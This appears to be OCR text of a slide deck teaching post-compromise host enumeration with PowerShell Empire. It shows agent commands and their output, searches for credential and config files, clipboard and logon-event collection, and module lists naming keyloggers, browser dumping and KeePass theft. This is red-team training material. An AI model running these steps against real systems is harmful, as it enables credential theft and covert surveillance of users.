  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            Desktop1:0             LISTENING
  TCP    0.0.0.0:445            Desktop1:0             LISTENING
  TCP    0.0.0.0:49153          Desktop1:0             LISTENING
  TCP    0.0.0.0:49154          Desktop1:0             LISTENING
  TCP    10.10.33.121:58829     a-0001:http            ESTABLISHED
  TCP    10.10.33.121:58830     a23-200-74-168:http    CLOSE_WAIT
  TCP    10.10.33.121:58831     a23-200-74-168:http    CLOSE_WAIT
  TCP    10.10.33.121:58832     a-0001:http            ESTABLISHED
  TCP    10.10.33.121:58838     a-0001:https           ESTABLISHED
  TCP    10.10.33.121:58839     52.231.32.10:http      ESTABLISHED
  TCP    10.10.33.121:58841     204.79.197.222:http    ESTABLISHED
  TCP    10.10.33.121:58842     52.231.32.10:http      ESTABLISHED
  TCP    10.10.33.121:58843     204.79.197.222:http    ESTABLISHED
```

Empire CMD:

shell netstat -a

:::INFO:::

Internal IP's

Local Services


Internal Connections

RDP sessions

Open Ports

@h3xg4m3s

Host Enumeration
Network Connections



```
(Empire: KGFALM17) > shell netstat -a
Active Connections
  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            Desktop1:0             LISTENING
  TCP    0.0.0.0:445            Desktop1:0             LISTENING
  TCP    0.0.0.0:49153          Desktop1:0             LISTENING
  TCP    0.0.0.0:49154          Desktop1:0             LISTENING
  TCP    10.10.33.121:58829     a-0001:http            ESTABLISHED
  TCP    10.10.33.121:58830     a23-200-74-168:http    CLOSE_WAIT
  TCP    10.10.33.121:58831     a23-200-74-168:http    CLOSE_WAIT
  TCP    10.10.33.121:58832     a-0001:http            ESTABLISHED
  TCP    10.10.33.121:58838     a-0001:https           ESTABLISHED
  TCP    10.10.33.121:58839     52.231.32.10:http      ESTABLISHED
  TCP    10.10.33.121:58841     204.79.197.222:http    ESTABLISHED
  TCP    10.10.33.121:58842     52.231.32.10:http      ESTABLISHED
  TCP    10.10.33.121:58843     204.79.197.222:http    ESTABLISHED
```

Empire CMD:

shell netstat -a

:::INFO:::

Internal IP's

Local Services

Internal Connections

RDP sessions

Open Ports

@h3xg4m3s

Host Enumeration
Sensitive Files

What / Where

- ✓ .configs
- ✓ .properties
- ✓ passwords.csv
- ✓ SSH | AWS | RDP Keys
- ✓ Scripts (for hardcoded passwords)


@h3xg4m3s

Host Enumeration
Sensitive Files

Empire Module: collection/find_interesting_file

Default Search Terms:

‘pass’
‘sensitive’
‘admin’
‘unattend*.xml’
‘.vmdk’
‘creds’
‘login’
‘secret’
‘credential’
‘.config’



```
(Empire: powershell/collection/find_interesting_file) > info

              Name: Find-InterestingFile
            Module: powershell/collection/find_interesting_file
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None
```

Host Enumeration

Run lots of manual commands or....

Use modules!

Host Enumeration
Winenum pt.1

Empire Module: situational_awareness/host/winenum

Outputs:

AD group memberships

Last 5 files opened

Interesting Files

Clipboard contents

Services

Available Shares

Host Enumeration
Winenum pt.1

Empire Module: situational_awareness/host/winenum

Outputs:

- AD group memberships
- Last 5 files opened
- Interesting Files
- Clipboard contents
- Services
- Available Shares

Ever copy/pasted a password?

Host Enumeration
Winenum pt.2

Empire Module: situational_awareness/host/winenum

Outputs:

AV Fingerprint

Windows last update

Network Adapters

Established Connections

Mapped Drives

Firewall Rules

Host Enumeration
Winenum pt.2

Empire Module: situational_awareness/host/winenum

Outputs:

AV Fingerprint

Windows last update

Network Adapters

Established Connections

Mapped Drives

Firewall Rules

Host Enumeration

Firewall Rules

Creates a firewall COM Object


```
$fw = New-Object -ComObject HNetCfg.FwPolicy2
$FirewallRules = $fw.rules
```

Enumerates the firewall object for all rules

```
$fwrules | ForEach-Object {
    get all the things }
```

https://blogs.technet.microsoft.com/heyscriptingguy/2010/07/03/hey-scripting-guy-weekend-scripter-how-to-retrieve-enabled-windows-firewall-rules/

Host Enumeration
Powershell Empire: ComputerDetails



```
(Empire: powershell/situational_awareness/host/computerdetails) > info
              Name: Get-ComputerDetails
            Module: powershell/situational_awareness/host/computerdetails
        NeedsAdmin: True
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None
```

- Logon Events - Including Explicit Credential Logons
- RDP Connections
- PSScripts
- Applocker Processes

Host Enumeration
Paranoia Mode

Continuously check for:

- ✓ Suspicious Users
- ✓ Special AD Groups
  - Defaults to DA's
- ✓ Process names
  - Uses a default list

- AND -


- ✓ Any processes running off of USB drives!

powershell/situational_awareness/host/paranoia

@h3xg4m3s

Host Enumeration
Powershell Empire: Host Modules


- situational_awareness/host/ modules
- Use tab completion!



```
(Empire: KGFALM17) > usemodule situational_awareness/host/
antivirusproduct        findtrusteddocuments   get_uaclevel             winenum
computerdetails*        get_pathacl            monitortcpconnections
dnsserver               get_proxy              paranoia*
```

@h3xg4m3s

Host Enumeration
Powershell Empire: Local Collection Modules



```
(Empire: KGFALM17) > usemodule collection/
ChromeDump                            get_indexed_item               packet_capture*
FoxDump                               get_sql_column_sample_data     prompt
USBKeylogger*                         get_sql_query                  screenshot
WebcamRecorder                        inveigh                        vaults/add_keepass_config_trigger
browser_data                          keylogger                      vaults/find_keepass_config
clipboard_monitor                     minidump*                      vaults/get_keepass_config_trigger
file_finder                           netripper                      vaults/keethief
find_interesting_file                 ninjacopy*                     vaults/remove_keepass_config_trigger
```

- collection/   modules
- Password Files / Keyloggers / Packet Captures
- Use tab completion!

Host Enumeration
Processes

- Other users
- Architecture
- Software and Antivirus
- ATA/ATP telemetry

@h3xg4m3s

Host Enumeration
Process Listing

Empire CMD:

ps

or

shell wmic process list brief


:::INFO:::

Users

Arch(itecture)

Software

Antivirus



```
(Empire: KGFALM17) > ps
ProcessName                 PID Arch   UserName
-----------                 --- ----   --------
Idle                          0 x64    N/A
smss                        276 x64    NT AUTHORITY\SY
                                       STEM
StikyNot                    308 x64    PACIFIC\jmouse
csrss                       356 x64    NT AUTHORITY\SY
                                       STEM
svchost                     400 x64    NT AUTHORITY\NE
                                       TWORK SERVICE
```

Host Enumeration
Process Listing

Empire CMD:

ps

or

shell wmic process list brief

